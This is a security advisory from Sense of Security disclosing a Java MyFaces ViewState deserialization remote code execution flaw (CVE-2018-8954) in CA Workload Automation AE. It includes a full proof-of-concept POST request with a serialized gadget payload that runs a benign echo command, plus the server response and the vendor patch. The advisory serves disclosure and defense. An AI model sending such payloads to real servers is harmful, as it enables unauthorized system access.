Sense of Security	Authorisation. Jason Edelstein
	Release date. 29 March 2018.

Sense of Security – Security Advisory – SOS-18-001.

Java MyFaces Deserialization Remote Code Execution (RCE) in CA Workload Automation AE.

29 March 2018.

Java MyFaces Deserialization Remote Code Execution (RCE) in CA Workload Automation AE - Security Advisory - SOS-18-001

Release Date.	29-Mar-18
Last Update.	-
Vendor Notification Date.	25-Oct-2017
Product.	CA Workload Automation AE
Platform.	Windows
Affected versions.	11.3.5 and possibly others
Severity Rating.	High
Impact.	System Access
Attack Vector.	Remote with authentication
Solution Status.	CA WCC Release 11.4 SP6
CVE reference.	CVE-2018-8954

Details.

CA Workload Automation AE (AutoSys Edition) is a workload automation tool supplied by CA Technologies. Apache MyFaces is an implementation of Java Server Faces (JSF). CA Workload Automation AE uses MyFaces client-side ViewState and has disabled the default encryption (i.e. `org.apache.myfaces.USE_ENCRYPTION`). As a result, the attacker can send a malicious serialised payload in the ViewState back to the server. MyFaces will try to deserialise the provided ViewState and the payload will be executed even before the deserialisation of the ViewState has ended. This allows an authenticated remote attacker to conduct remote code execution attacks and obtain system level access.

All URLs that accept `javax.faces.ViewState` parameter are vulnerable to this issue.

Proof of Concept.

In the following request the `javax.faces.ViewState` parameter value has been replaced with a serialised Java object that will run the command `cmd /k echo "Java Deserialisation PoC"` on the host running the CA Workload Automation AE.

Sample request:

```
POST /ecli/pages/applicationFrame.faces HTTP/1.1
Host: {redacted}:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Tr-XHR-Message: true
Referer:
http://{redacted}:8080/ecli/pages/applicationFrame.faces?randomId=-
1306698183
Content-Length: 3129
Cookie: JSESSIONID=885715F0A6314C8AC7582001AE06E130;
wccDashboard=%7B%22state%22%3A%7B%22portletIds%22%3A%5B%5D%7D%7D;
WCC-
ASID=77C85173B3896B7328982049AD6F1E0A8CBF8089D2F481FBB323310EC84C96
45.{redacted}
Connection: close


command_line_app_button_refresh=&command_line_app_button_refresh_my
commands=&command_line_app_side_table_mycommands:rangeStart=0&comma
nd_line_app_button_refresh_globalcommands=&command_line_app_side_ta
ble_globalcommands:rangeStart=0&command_line_app_button_command_exe
cute=&command_line_app_button_command_reset=&command_line_app_input
_servers=&command_line_app_combobox_command_input=&command_line_app
_combobox_command_input::hidden=false&command_line_app_button_impor
t=&command_line_app_button_export=&command_line_app_button_command_
import_export_reset=&command_line_app_object_type_radio=0&command_l
ine_app_input_object_name=&command_line_app_input_file_name=&comman
d_line_app_input_autosys_server=&command_line_app_button_autosys_se
rver_set=&command_line_app_checkbox_fixed_width_font_output=t&comma
nd_line_app_checkbox_fixed_width_font_errors=t&org.apache.myfaces.t
rinidad.faces.FORM=command_line_app_form&_noJavaScript=false&javax.
faces.ViewState=H4sIAI4I8FkC/61XW2wUVRj%2bz27bbcuW3ugFEFgEpK0wA7Sl4
BKgtBYWF2lsKcR9qKezp92BuSxnzpZZEjHxwRdfMJIQX/TFywNowosaEk2IDyagRhMT
DcZEH/TJSwya%2bOLlPzPT3aGtdItssjNn//Pf/%2b//z9mrP0O1w2GXU7AUzqYNpgm
FWpYtqNBtSxksLVPWrK15qyPUyhqMn7j5R2PbrQtvRCCShrjJzCnGJ6hRYI6AxvRpOk
vVgtAN9RjNJ9NQJYp5JqDZ3zCoNaMOGdRxkm7eeRYACDTIHUWKKCjicujwCJK15Nkot
93i91tvJz5pGroVAZIGkhOwJaQ04FQXuCsNnYULABhtj81nFJqnWo4pmm2atuXg25CC
ulybNK%2bk6fki%2bmH9cOn5V4tNl6LSWGyaasLmRQHb0qhC9VWogQo1pEId59Rypm1
```

```
u%2bpY5PLaEzemCJXU7ylCO6hbLhhTs%2bPjyT13nL1dhwBlo0EM7mOrtmeW5UuCByL
2cCYt8MNHz29d9na9EANw8ViqCwSQrDgZ/CWqJkMJTsxebByPXLnnlq9PnOAS0hMp4f
Oo06kJ3ZzkMoAVF4jNk1KXIpuiWYNyihuI6htAUwamLrg%2beGtEN3IDyx6vA/kqdTv
ke6VSwkN99L/7%2b3OsvfJ5EvGegWh/kM5j91sxCpzOwQh%2blnJrjCHnkacksAnosQ
yDrIzyQvfjZqdeanG5jLtlEImd58TMzb6DnTgrfdSeP37CuXumNQk0KGiZ1K8ss8WRB
tmoKVk4KGZ3BRArpbgbqJ6eKgml2VnodzWQOZaBmUpMOy8bpTEP1pEVNdnelxgTXrRn
s8OZJuyDyBYE9mmdc6FJJe2gOlOlJLzT4Bz%2bYBmnoib9Wt83MfDNQwhjSI5lDV%2b
90/FlTO/5dQK65fvPv6x/i9i7YWw9ReDgGAzHYEoNHCDQ5jOvUmMCewGKeSA0TIEdxq
MzBy5tM1W8nXr7z0re/7idQs0%2b3dIGLaFf3BIGqIYya4NzC1vPzM06nDKS0pHGMGB
MUlePvgFglcrpDoHVMFKbGgxyO0qJh0yyBeMqyGPfqzJCpP110bN85Ne/zOH5CDtPsD
BPO5kW0JAnUiTnoEeBdacSAihhQQ73uYUCdw4DqYUAdPn4smVmU2zTKvL4/%2bnnG1b
FgedeslCmpzdpawUS8ENi%2bLPMomvP1YPiH/r8zBOofdzWW97o0BlsJvLm8fCzpQVa
Y6vD4sUFXd1JIojgFkg8mh3qgTuLgfrwgEAtySWDwQWRyzC5wjeGARBjHAwQqsknjUA
8rYtBFoPc%2bAEvgYKUV4QUcrSZTB6cchLgm5jQRWOUNC90uO%2b91295KNc9pKqGFw
IYlYsES7dOMYBQ0l6faU76TMejBnCFj8JtAW1d3egFbMg7bYHs9PAoKgc2amU2oZxJM
y9mJo8iaGGZOuBqJUXuoFnbgGGEu0whs7Vo4TsNGcHBqDA%2bNOM69XmmkD%2bfamKD
aGbyfBBNpfTnO0XM4fnb27dndu7e/v28AF7sHCCTS9%2bZIwkaI4ExFr/C7BqqhBt8x
OYuh1qMhPPAZR4qKb4Lv6p73gFzzWBrwWeMRFViJz7jPAI2wx7vctcIq5JLCB/AblbT
5gr2eYMLfDATlqg3avX0CHdCJEqtx7fso1a4N1KY86iJqBzy1Pf7momofgnUoIVfrYQ
OaLxuohe5S0JtxR3I1vgVRkn4f1Jad70L/yWue4G4vKCI5Ep79jdCM73rcisAmaIK6g
jxCNyHvl6UzbK08w9pi0BGDzhisrvQMO/uj/ss%2b83DngznDoiO2veDM2rLkmYVSlU
yTNQQ2VaAKQ59/i/rPabBUR98Tx6RyHCfn4bjF22/1nqtC1W2X1c0LqMKu4vlzBFy8u
7SEr3b%2ble9K%2b1fv3Pr06dI1muDNdp1kchWc4UrptC9f4ObfX5vLf5COUCeHzV8d
u33jo/ZnvkDcjUC9zMWI9wclhbeHHGdOzjaybv7AQV/JuVp8NHnqXDTeErp8zjLO9Sy
7y6IErPIvr%2brwgR8OAAA%3d&source=mainServerSelector&state=&value=&c
ommand_line_app_button_server_set=&event=autosub&partial=true
```


Sample response:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
P3P: CP="CAO PSA OUR"
Content-Type: text/xml;charset=utf-8
Content-Length: 250
Date: Wed, 18 Oct 2017 01:04:46 GMT
Connection: close

<?xml version="1.0" ?>
<?Tr-XHR-Response-Type ?>
<error status="500">InstantiateTransformer: Constructor threw an
exception

For more information, please see the server's error log for
an entry beginning with: Server Exception during PPR, #13</error>
```


PoC Screenshots:

First, a serialised payload was created to run the following command:

```
cmd /k echo "Java Deserialization PoC"
```



Then, the `javax.faces.ViewState` was replaced with the above generated payload and was sent to the server.



During the process, we have been monitoring the Task Manager on the host running the CA Workload Automation AE. In the screenshots below, it can be seen that a new cmd.exe process has been created.




Figure 1: *Processes running on the host before sending the payload*




Figure 2: *New cmd.exe process has been created on the host after sending the payload*

Solution.

Apply patch from CA WCC Release 11.4 SP6 (https://docops.ca.com/ca-workload-automation-ae/11-4-2/en/release-notes/ca-wcc-release-notes/ca-wcc-release-11-4-sp6) released on 8 March 2018.

Additional information is available at:

https://support.ca.com/us/product-content/recommended-reading/security-notices/ca20180329-01--security-notice-for-ca-workload-automation-ae.html

Discovered by.

Hamed Merati and Kacper Nowak from Sense of Security Labs.

About us.

Sense of Security is a leading provider of information security and risk management solutions. Our team has expert skills in assessment and assurance, strategy and architecture, and deployment through to ongoing management. We are Australia's

premier application penetration testing firm and trusted IT security advisor to many of the country's largest organisations.

Sense of Security Pty Ltd

Level 8, 66 King St
Sydney NSW 2000
AUSTRALIA

T: +61 (0)2 9290 4444
F: +61 (0)2 9290 4455
W: http://www.senseofsecurity.com.au
E: info@senseofsecurity.com.au
Twitter: @ITsecurityAU

The latest version of this advisory can be found at:

http://www.senseofsecurity.com.au/advisories/SOS-18-001.pdf

Other Sense of Security advisories can be found at:

http://www.senseofsecurity.com.au/research/it-security-advisories.php